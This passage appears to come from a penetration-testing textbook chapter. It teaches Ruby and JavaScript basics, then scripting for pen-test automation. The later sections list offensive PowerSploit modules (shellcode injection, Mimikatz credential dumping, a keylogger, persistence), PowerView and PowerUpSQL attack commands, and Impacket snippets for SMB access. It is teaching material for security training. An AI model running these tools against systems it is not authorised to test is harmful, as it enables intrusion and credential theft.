
Time Required: 30 minutes
Objective: Write a Ruby script that uses branching, looping, and testing components.
Description: Security professionals often need to automate or create tools to help them conduct security tests. In this activity, you write a Ruby script that uses the constructs discussed in this chapter.

1. Log in to a Kali Linux computer and start a terminal session.
2. Start a text editor such as vi or gedit and create a file named ruby1.rb.
3. Copy the code from the "Branching in Ruby" section of this chapter into the text editor.
4. Copy the code from the "Looping in Ruby" section of this chapter into the text editor after the previous code you entered.
5. Save the changes to ruby1.rb.
6. Execute ruby1.rb by entering the following in the terminal session:

   ```
   ruby ruby1.rb
   ```

   Your results should be as shown in Figure 13-28.

Figure 13-28 Executing ruby1.rb



Source: Kali Linux

7. If your results are different, check your code for errors.
8. Feel free to copy other Ruby code examples into ruby1.rb and execute them. You may have to add some of your own code (such as defining variables) to get the examples to work.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Self-Check

15. Ruby is an object-oriented scripting language.

a. True **b.** False

16. To output information to the screen or terminal, Ruby only has the `printf` function.

a. True **b.** False

Check your answers at the end of this chapter.

Understanding JavaScript

Certification

2.3 Given a scenario, modify scripts for reconnaissance and enumeration.

4.10 Given a scenario, use scripting to automate attacks.

JavaScript is a programming language that is one of the core technologies used for creating and managing websites. Ninety-eight percent of websites worldwide use JavaScript to manage and render website content in client browsers. JavaScript is often used and manipulated by threat actors, so understanding JavaScript is useful for pen testing and security. The pen-testing tool Browser Exploitation Framework (BeEF) uses the JavaScript language for the "hook" it inserts into webpages for gaining control over client web browsers.

Background on JavaScript

JavaScript has been around since the days of the first graphical web browser, Mosaic, which was released in 1993 and eventually led to the founding of Netscape and the release of the Netscape Navigator browser in 1994. In those days, webpages could only be static pages with no dynamic content. JavaScript was created to enable dynamic changing and customizable webpage content.

Understanding the Basics of JavaScript

You don't need to install a special compiler or interpreter to program in JavaScript. JavaScript is understood by all web browsers, so you only need to create a file containing JavaScript and load it into a web browser to execute it. JavaScript is used in primarily event-driven environments where events are generated by interactions with a webpage. JavaScript can manage events generated by clicks, dialog boxes, and input field interactions if the event is processed in a manner that normal HTML cannot handle.

For example, the following code is a combination of HTML and JavaScript that demonstrates some basic JavaScript programming and functionality:


```
<html>
<head>
<script type="text/javascript">
function chastise_user()
{
alert ("So, you like breaking rules?")
document.getElementById("cmdButton").focus ()
}
</script>
</head>
<body>
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

```
<h3>"If you are a Security Tester, please do not click the command button
below!"</h3>
<form>
<input type="button" value="Don't Click!" name="cmdButton"
onClick="chastise_user()" />
</form>
</body>
</html>
```


This code shows you how scripting languages can include functions and alerts. The third line specifies that JavaScript is the language being used. The next line defines the `chastise_user()` function, which displays an alert message. The `getElementById()` function is a method (a sequence of statements that perform a routine or task) defined by the World Wide Web Consortium (W3C) Document Object Model (DOM). Basically, it returns an object—in this case, a command button you click. The remaining code is fairly self-explanatory. To understand how this code works, review the output shown in Figure 13-29.

Figure 13-29 javascript.html in a browser



If the user ignores the security warning and clicks the command button, the alert message box shown in Figure 13-30 is displayed.

Figure 13-30 Clicking the button



You can also create and run JavaScript programs from a Kali Linux terminal, provided that Nodejs is installed. To check if Nodejs is installed, enter the following command in a terminal shell:

```
nodejs -h
```


If an error occurs, then Nodejs is not installed. To install Nodejs, enter the following two commands in a terminal shell:

```
sudo apt-get update
sudo apt-get install nodejs
```

Respond in the affirmative to any prompts displayed during installation. Once successfully installed, enter `node -h` in a terminal window to produce the output shown in Figure 13-31.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 13-31 Nodejs help



Source: Kali Linux

The node utility is used to run JavaScript in a Linux terminal, and the `node -h` command displays help information. The W3 Schools JavaScript Tutorial webpage (https://www.w3schools.com/js/default.asp) is an excellent repository of JavaScript information as well as HTML and other languages. It has tutorials and examples to help you learn the JavaScript language.

Understanding the BLT of JavaScript

As you learned previously, all programming languages must have a way to branch, loop, and test. The following sections use code examples to show you how JavaScript handles these BLT functions. As you examine these examples, keep the following syntax rules in mind:

- When creating a function, use the `function` keyword before the function's name.
- Variables do not begin with any special symbol but must be declared using the `var` or `let` keywords. The `var` keyword is valid in all versions of JavaScript, but the `let` keyword is a newer construct introduced in 2015. If you want your JavaScript to work in older browsers, you must use the `var` keyword.
- The semicolon (;) is used to mark the end of lines of code.
- Comment lines begin with a double forward slash (//).

Branching in JavaScript

To go from one function to another in a JavaScript program, you call the function by entering its name followed by parentheses. In JavaScript, a function must be defined before you can call it; in Perl, PowerShell, and JavaScript, this doesn't matter. In the following JavaScript program, the function `name_best_guitarist()` must appear in the code before you can call it. The `name_best_guitarist()` line branches the program to the `name_best_guitarist()` function:

```
// JavaScript program illustrating the branching function
// Documentation is important
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

```
// Initialize variables
var first_name = "Jimi ";
var last_name = "Hendrix";

// Define the name_best_guitarist function
// A function must be defined before it can be called
function name_best_guitarist() {
console.log ( first_name + last_name + " was the best!");
}
name_best_guitarist();
```

Notice how curly brackets are used to mark the beginning and end of the block of code contained in a function.

JavaScript does not have a traditional `print` statement. You can display information in a few ways, including with the `alert()` function, which generates a window displaying the desired information. Use of the `alert()` function is more suited to JavaScript executed inside of a browser. To "print" information to a terminal session when using nodejs, the `console.log` function is the best choice.

Many functions take parameters. For example, the following function `add_these_numbers` takes two parameters as input, the numbers to add:

```
function add_these_numbers(x,y) {
   var z = x + y;
   console.log (z);
}
```

Functions that don't expect parameters are called with nothing in the brackets.

Looping in JavaScript

JavaScript has `for` loops and `while` loops as in Perl and C, though the syntax is slightly different.

JavaScript has a traditional incremental `for` loop that uses the same structure as a C `for` loop. For example, the following JavaScript code declares a variable named `i` with a starting value of 0 (`var i = 0`). If the value of `i` is less than 10 (`i < 10`), the loop will execute the code contained between the curly brackets. After executing the code, the variable `i` is incremented by 1 (`i++`).

```
for (var i = 0; i < 10; i++) {
   console.log (i);
}
```

When executed, the code displays the numbers 0 through 9.

JavaScript also has a `for in` loop, which is similar to a Python `for` loop. The JavaScript `for in` loop is not a counter-controlled loop but instead is used to loop through a list of items. For example, if you have a list of values and want to add them together, you could use a `for in` loop as shown in the following JavaScript code:

```
var values = [7,11,42];
var total = 0;
for (var x in values) {
total = total + x;
}
```

The JavaScript `while` loop is similar to the Perl and C `while` loops. The `while` loop repeats a set of code lines (contained between curly brackets) as long as a test condition remains true. In the following example, the `while` loop will continue to loop, calling console.log( ) and incrementing the variable `i` in each iteration as long as the variable `i` is less than 6. When `i` is not less than 6, the `while` loop exits.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

```
var i = 1
while (i < 6) {
   console.log ("I'm in the while loop.");
   i += 1;
}
```

Testing Conditions in JavaScript

JavaScript has operators for comparisons (logical tests) and mathematical calculations. The standard JavaScript operators are identical to Perl operators. Table 13-15 lists the operators you can use in JavaScript.

Table 13-15 JavaScript operators

Operator	Function	Example
Arithmetic		
+	Addition	`total = sal + commission`
–	Subtraction	`profit = grossSales – costOfGoods`
*	Multiplication	`total = cost * quantity`
/	Division	`GPA = totalPoints / numberOfClasses`
%	Modulus	`x = a % 2`
**	Exponent	`area = 3.14 * (r**2)`
Assignment		
=	Assignment	`lastName = "Rivera"`
+=	Add, then assignment	`a += 10 #shorthand for a = a + 10`
–=	Subtract, then assignment	`a -= 10 #shorthand for a = a - 10`
*=	Multiply, then assignment	`a *= 10 #shorthand for a = a * 10`
/=	Divide, then assignment	`a /= 10 #shorthand for a = a / 10`
%=	Modulus, then assignment	`a %= 10 #shorthand for a = a % 10`
**=	Exponent and assignment	`a **= 2 #shorthand for a = a ** 2`
++	Increment	`a++ #increment a by 1`
–	Decrement	`a-- #decrement a by 1`
Comparison		
==	Equal to	`a= = 1 #compare value of a with 1`
!=	Not equal to	`a != 1 #a is not equal to 1`
>	Greater than	`a > 10`
<	Less than	`a < 10`
>=	Greater than or equal to	`a >= 10`
<=	Less than or equal to	`a <= 10`

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

If Statements and Logical Operators

In JavaScript, the `if` statement can be combined with the keywords `else` and `else if` and nested to create complex logic checks. Notice that one of the keywords is `else if`—this performs the same function but is spelled differently from the `elif` and `elsif` keywords in other languages.

Following are examples of `if`, `else`, `else if`, nested `if`s, and condition checks being used to control what code is being executed.

- if—Checks whether a condition is true, as in the following example:

```
if (age > 12) {
   console.log ("You must be a know-it-all!");
}
```

- else—Used when there's only one option to carry out if the condition is not true, as in the following example:

```
if (age) > 12 {
   console.log ("You must be a know-it-all!");
} else {
   console.log ("Sorry, but I don't know why the sky is blue.");
}
```

- else if—Used when there are several conditionals to test, as in the following example:

```
if ( (age > 12) && (age < 20) ) {
   console.log ("You must be a know-it-all!");
} else if (age > 39) {
   console.log ("You must lie about your age!");
} else {
   console.log ("To be young...");
}
```

- You can also have nested `if` statements in JavaScript, as in the following example:

```
var y = 69;
if (y > 10) {
   console.log ("Greater than 10,");
   if (y > 20) {
      console.log ("and also greater than 20!");
   } else {
      console.log ("but not greater than 20.");
      }
}
```

JavaScript Object Notation

JavaScript Object Notation (JSON) is a data structure and format most often used for exchanging information between web servers and web browsers, but it can be used in other situations requiring a simple format for storing and transmitting structured data. JSON is based on JavaScript formatting but is also used by other programming languages for data exchange. Originally, XML was used for this purpose, but JSON is now preferred. JSON uses a key/value pairing paradigm where the key is the name of a variable and the value is the information assigned to that variable.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

The following is an example of a JSON:

```
{
   "system" : {
      "hostname" : "arninstructor1.williscollege.com",
      "ip" : "10.20.0.2",
      "scanned" : true
   }
}
```

This JSON code has three keys:

- hostname—Assigned the value arninstructor1.williscollege.com
- ip—Assigned the value 10.20.0.2
- scanned—Assigned the value true

Other programming languages, such as Python, use a similar key/value construct but call the pairs dictionaries.

Activity 13-10 Writing JavaScript Code

Time Required: 30 minutes
Objective: Write JavaScript code that uses branching, looping, and testing components.
Description: Security professionals often need to automate or create tools to help them conduct security tests. In this activity, you use the code from the JavaScript examples and execute it.

1. On a Windows computer, copy the HTML and JavaScript code from the "Understanding the Basics of JavaScript" section of this chapter and paste it in a file named alert.html.
2. Using your favorite web browser, open the alert.html file you just created. You can do this by double-clicking the file or right-clicking the file, selecting **Open with** on the shortcut menu, and then choosing a browser to use to open the file.
3. You should have the same results as shown in Figure 13-29 and Figure 13-30. If not, double-check your code and correct any errors.
4. Log in to a Kali Linux computer that has nodejs installed on it.
5. Copy the code from the previous JavaScript example, the one starting with `var y = 69;`, and save it in a file named JavaScript1.js.
6. Using the editor of your choice, such as vi or gedit, execute JavaScript1.js using nodejs by entering the following command:

   ```
   nodejs JavaScript1.js
   ```

7. Edit JavaScript1.js and change the value of `y` to 15. Save the file.
8. Execute the script again. You should produce different output.

Self-Check

17. JavaScript is commonly used by threat actors to corrupt websites.
    a. True
    b. False
18. The JSON structure is only used in JavaScript.
    c. True
    d. False

☐ Check your answers at the end of this chapter.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Analyzing Code and Automating Pen Testing

Certification

2.3 Given a scenario, modify scripts for reconnaissance and enumeration.

4.10 Given a scenario, use scripting to automate attacks.

The two main reasons penetration testers should learn how to program are analyzing exploit code and automating pen-testing activities. This section covers those two areas in greater detail.

Analyzing Exploit Code

During pen testing, you may come across exploit code that a threat actor has used against a system in your scope of testing. Understanding what this exploit code is attempting to do (or has already done) may provide you with ideas regarding areas you should test and vulnerabilities you should look for. The Metasploit Framework contains exploit code modules that pen testers can use in pen-testing scenarios. Understanding Metasploit exploit code may enable you to modify exploit code to perform custom tests and may give insight into areas that need to be tested and vulnerabilities that need to be investigated. The following are three main activities that exploit code performs, and recognizing these activities can help determine what the code is attempting to do:

- **Enumeration**—Some exploit code may attempt to scan a system or a network to discover actionable information. System enumeration attempts to find all the computer systems on a network or specific types of systems such as database servers. User or account enumeration attempts to find login credentials. Domain enumeration attempts to find all domains and subdomains within an organization. Being able to identify that a piece of exploit code is attempting enumeration and recognizing the type of enumeration may enable you to take steps to secure against this exploit.
- **Downloading files or malicious payloads**—Exploit code often reaches out over the Internet to download code, tools, or instructions from a malicious command-and-control server. Recognizing this kind of activity within a piece of exploit code will give you insight into what is being attempted and provide an opportunity to take steps to protect against these download attempts.
- **Remote access connections**—One of the common goals of threat actors is to create a remote access and control connection from a compromised target to the threat actors' attack computers. Recognizing this kind of activity within a piece of exploit code reveals what the threat actor is attempting and should prompt the pen tester to check if security measures are in place to prevent any malicious remote access attempts.
- **Data exfiltration**—Once a system is compromised, a threat actor commonly performs activities such as acquiring valuable data and transmitting this data to an Internet-reachable network storage repository that the threat actor controls. The threat actor can automate these activities by executing scripts on the compromised system. If scripts are discovered on a system containing commands that create network connections to unknown servers, or to well-known command-and-control networks, and then transmit data to them, you have likely discovered data exfiltration exploit code.

Using Programming to Automate Penetration Tests

As you have come to realize, many penetration testing tasks are repetitive in nature. For example, you execute a command-line tool several times and change the input each execution to specify the unique IP addresses of the target machines you are testing. Creating a program, such as a simple Python script, can automate

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

this task, making it less cumbersome for you, the pen tester. The following sections discuss applications and examples of using programming to automate penetration testing tasks.

Automating pen testing is helpful in the following areas:

- **Scanning—**Pen testers can create code that scans for targets on a network and then performs specific operations on targets based on those scan results. For example, a port/service scan may reveal targets with ports 80 and 443 open, indicating that these targets are likely web servers. With this information, the code could then perform some web server–specific scans or exploits. The code could be sufficiently complex that it performs dozens of different secondary scans or exploits depending on the results of the initial scan. Additionally, this code might save the scan results to a file that the pen testers can analyze and include in their report.
- **Target system configuration and vulnerability analysis—**Targets discovered during the scanning portion of a program can be individually queried or analyzed to determine their configuration and vulnerabilities. Configuration details may reveal information that guides further actions such as specific vulnerabilities to scan for. For example, if the configuration of a target reveals that it is using a Windows default computer name, the code may check for other defaults such as default administrator accounts and perhaps use the Crackmapexec tool to check for further default related vulnerabilities.
- **Modifying IP addresses during routine activities—**Code examples earlier in this chapter loop through a set of selected IP addresses and perform operations using the generated IP addresses. For example, you can use the ping command against generated IP addresses to determine if an active system is present at each IP address. Compared to entering each ping command manually, using code in this way is a time saver.
- **Exploitation**—You can create code that uses information gathered from reconnaissance or vulnerability tools to execute applicable exploitation commands or scripts. For example, if an nmap scan reveals a target is running a vulnerable version of SMB, the code could then call a routine from the Impacket suite to attempt SMB exploitation.

PowerShell and PowerSploit

PowerShell is a Microsoft command-line shell and scripting language that can be used to perform and automate administrative tasks. PowerSploit is a collection of modules (scripts) that can be used in PowerShell for pen-testing post-exploitation purposes. The following lists the various areas of post-exploitation and several of the PowerSploit scripts that can be used in those areas:

Code Execution

- **`Invoke-DllInjection`**: Injects a DLL (dynamic link library) into the process ID of your choosing
- **`Invoke-Shellcode`**: Injects shell code into the process ID of your choosing or within PowerShell locally
- **`Invoke-WmiCommand`**: Executes a PowerShell ScriptBlock on a target computer and returns its formatted output using WMI (Windows Management Instrumentation) as a C2 channel
- **`Invoke-ReflectivePEInjection`**: Loads a DLL into memory without affecting a disk

Reconnaissance

- **`Invoke-Portscan`**: Does a simple port scan using regular sockets
- **`Invoke-ReverseDnsLookup`**: Scans an IP address range for DNS PTR records
- **`Get-RegistryAutoLogon`**: Extracts plaintext autologon credentials from the registry
- **`Get-NetUser, Get-NetGroup`**: These scripts are provided by PowerView (discussed later) and can be used to enumerate domain users, groups, etc.

Credential Theft

- **`Invoke-Mimikatz`**: Loads and runs Mimikatz functionality such as Kerberoasting and dumping credentials
- **`Get-Keystrokes`**: Installs keylogger to capture user input

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Persistence

- **`Add-Persistence`**: Add persistence capabilities to a script
- **`Get-SecurityPackage`**: Enumerates all loaded security packages (SSPs)

Data Exfiltration

- **`Invoke-NinjaCopy`**: Copies a file from an NTFS partitioned volume by reading the raw volume and parsing the NTFS structures
- **`Get-TimedScreenshot`**: A function that takes screenshots at a regular interval and saves them to a folder

PowerSploit can be downloaded from GitHub and then imported into PowerShell using the following command in a PowerShell session:

```
git clone https://github.com/PowerShellMafia/PowerSploit.git
```

PowerShell and PowerView

PowerView is a collection of PowerShell scripts that can be loaded into PowerShell and used to complement PowerSploit activities. PowerView provides information-gathering scripts that can be used to extract useful information from active directory (AD). PowerView can be loaded into PowerShell using the following PowerShell command:

```
Import-Module .\PowerSploit\Recon\PowerView.ps1
```

Table 13-16 outlines some PowerView script functions.

Table 13-16 PowerView script functions

Name	Purpose	Details
`Get-Domain`	Domain information gathering	Extracts domain information from AD
`Get-NetUser`	User enumeration	Lists all users in the domain
`Get-NetUser -Username <user>`	User enumeration	List details about specific user. Replace <user> with actual name of user you are querying.
`Get-NetComputer - FullData`	Computer enumeration	List full details of all computer objects found in the domain
`Get-OU`	Organizational unit recon	List all OUs in domain
`Find-LocalAdminAccess`	Permission Recon	List computers where current user has local admin access
`Get-NetShare`	Share recon	List all folders that allow share access over the network

PowerShell and PowerUpSQL

PowerUpSQL is a collection of PowerShell scripts that can be used for enumerating and attacking Microsoft SQL Server installations. Microsoft SQL Server is SQL database management application from Microsoft.

You can download PowerUpSQL from the PowerUpSQL page on GitHub (https://github.com/NetSPI/PowerUpSQL) and then load it into PowerShell using the following command:

```
Import-Module PowerUpSQL.psd1
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 13-17 outlines some PowerUpSQL script functions.

Table 13-17 PowerUpSQL script functions

Name	Purpose	Details
`Get-SQLInstanceLocal`	Reconnaissance	Discover local SQL Server instances
`Get-SQLInstanceScanIPRange`	Reconnaissance	Scan a range of IP addresses for SQL Server instances
`Get-SQLConnectionToken`	Access	Attempt to obtain a connection token
`Get-SQLServerInfo`	Enumeration	Retrieve information about the SQL Server
`Get-SQLDatabase`	Enumeration	Retrieve database information
`Invoke-SQLCmd`	Exploit	Run SQL commands
`Invoke-SQLOSCmd`	Exploit	Execute OS commands via SQL Server
`Invoke-SQLAudit`	Recon	Scan SQL Server for common vulnerabilities
`Invoke-SQLAuditPrivCreateProcedure`	Escalation	Check for privilege escalation via stored procedures
`Invoke-SQLAuditWeakLoginPw`	Reconnaissance	Identify weak login passwords
`Invoke-SQLEscalatePriv`	Escalation	Attempt to escalate privileges

PowerShell and AD Search

PowerShell provides a number of native commands (called cmdlets) that can be used to retrieve information from Active Directory (perform an AD search). If these cmdlets aren't available for you by default, you may have to execute the following command in PowerShell:

```
Import-Module ActiveDirectory
```

Table 13-18 lists some of these cmdlets and their function.

Table 13-18 Cmdlets and their function

Cmdlet	Function
`Get-ADUser`	List all user objects in a domain's AD information. User objects are user logins.
`Get-ADComputer`	List all computer objects in a domain's AD information.
`Get-ADGroup`	List all group objects in a domain's AD information.
`Get-ADOrganizationalUnit`	List all OU (organizational unit) objects in a domain's AD information.

For example, the following command can be used to list all disabled accounts in the domain:

```
Get-ADUser -Filter {Enabled -eq $false}
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Bash Input/Output Management

Recall that bash stands for "bourne again shell." Bash is a command-line shell commonly found on Linux/Unix systems and can be used to execute commands and run scripts. It is common to redirect the output of a bash script or command to a file, or use input from a file to provide data to the bash script or command. It is also common to pass the output of a bash script or command to another script or command. These actions are known as input/output management, or redirecting input/output. As a pen tester, you may use or create bash scripts to automatically execute a series of commands.

Bash Data Manipulation

You can use several bash commands to scan, display, process, and otherwise manipulate data. Table 13-19 lists some commands that may be useful in any bash shell or bash scripting activities you may perform.

Table 13-19 Useful bash commands

Bash command	Description
`awk`	Search a file for a pattern. Often used to identify a column heading and extracting the data below it
`cat`	Display the contents of a file
`cut`	Extract fields or columns of data from a file
`grep`	Search a file by pattern and display only those lines that contain that pattern
`sed`	Substitute, edit, or delete data in a file
`sort`	Sort lines in a file
`uniq`	Remove duplicate lines in a file
`wc`	Count words and characters in a file

Python and Impacket

Recall that Impacket is a collection of Python classes that can be used in pen testing. The following are examples of Python code uses of Impacket.

Code for listing shares on a server:

```
from impacket.smbconnection import SMBConnection

def list_shares(ip, username, password):
    conn = SMBConnection(ip, ip)
    conn.login(username, password)

    shares = conn.listShares()
    for share in shares:
        print(f"Share: {share['shi1_netname'].decode('utf-8')}")
```

Usage:

```
list_shares('192.168.1.69', 'username', 'password')
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Remote code execution over SMB:

```
from impacket.examples.secretsdump import RemoteOperations, SAMHashes
from impacket.smbconnection import SMBConnection
from impacket.dcerpc.v5 import transport

def remote_codeshell(ip, user, password):
    stringbinding = r'ncacn_np:%s[\pipe\svcctl]' % ip
    rpctransport = transport.DCERPCTransportFactory(stringbinding)
    rpctransport.set_credentials(user, password)

    dce = rpctransport.get_dce_rpc()
    dce.connect()
    dce.bind()
    print("[+] Connected and bound to SVCCTL")
    # Add your own code here to execute commands
```

Usage:

```
remote_codeshell('192.168.1.69', root, 'password')
```

Python and Scapy

Recall that Scapy is a Python library that provides packet sniffing, crafting, and manipulation capabilities. The following are some Python code examples that use Scapy.

Sniffing network traffic/packets:

```
from scapy.all import *

  # Sniff 100 packets and print a summary
  packets = sniff(count=100)
  packets.summary()
```

Filter to catch specific packets while sniffing:

```
from scapy.all import *

# Sniff only TCP packets on port 443 (HTTPS)
packets = sniff(filter="tcp port 443", count=100)
packets.summary()
```

Breach and Attack Simulation (BAS)

Breach and attack simulation (BAS) are automated platforms that are used to simulate real-world attacks so that an organization's security can be tested automatically and periodically. An organization often configures its BAS system to perform the tests and attacks it desires, and then executes them on a regular basis to confirm that its security configurations are still effective. Security configurations include firewalls, email security, and endpoint detection and response (EDR) software. After executing BAS attacks, BAS provides feedback (reports) that indicate what attacks were blocked, missed, or detected, for example. The reported information can be used to improve security configurations.

